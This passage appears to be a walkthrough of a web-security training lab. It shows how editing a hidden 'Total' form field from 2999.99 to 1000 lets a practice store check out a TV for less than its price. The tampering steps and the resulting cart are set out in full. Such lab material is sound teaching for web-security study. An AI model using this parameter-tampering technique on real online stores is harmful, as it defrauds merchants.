


```
<input id="Total" name="Total" value="2999.99"
type="HIDDEN">
```

Same protocol as before, change it to a different number then hit the checkout button:



```
<input id="Total" name="Total" value="1000"
type="HIDDEN">
```



Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

✓

Product	Quantity	Price	Total	
55" M5510 White Full HD Smart TV by Samsun Status: **In Stock**	1	**2999.99**	**$2999.99**	✖ Remove

Subtotal	**$2999.99**
Shipping costs	**$0.00**
Total	**$1000**

Well done, you just bought a TV at a discount

Note: Don't sweat it if the total on the web page isn't 1000 as shown here, this was one of the values I messed with when working out how to complete this challenge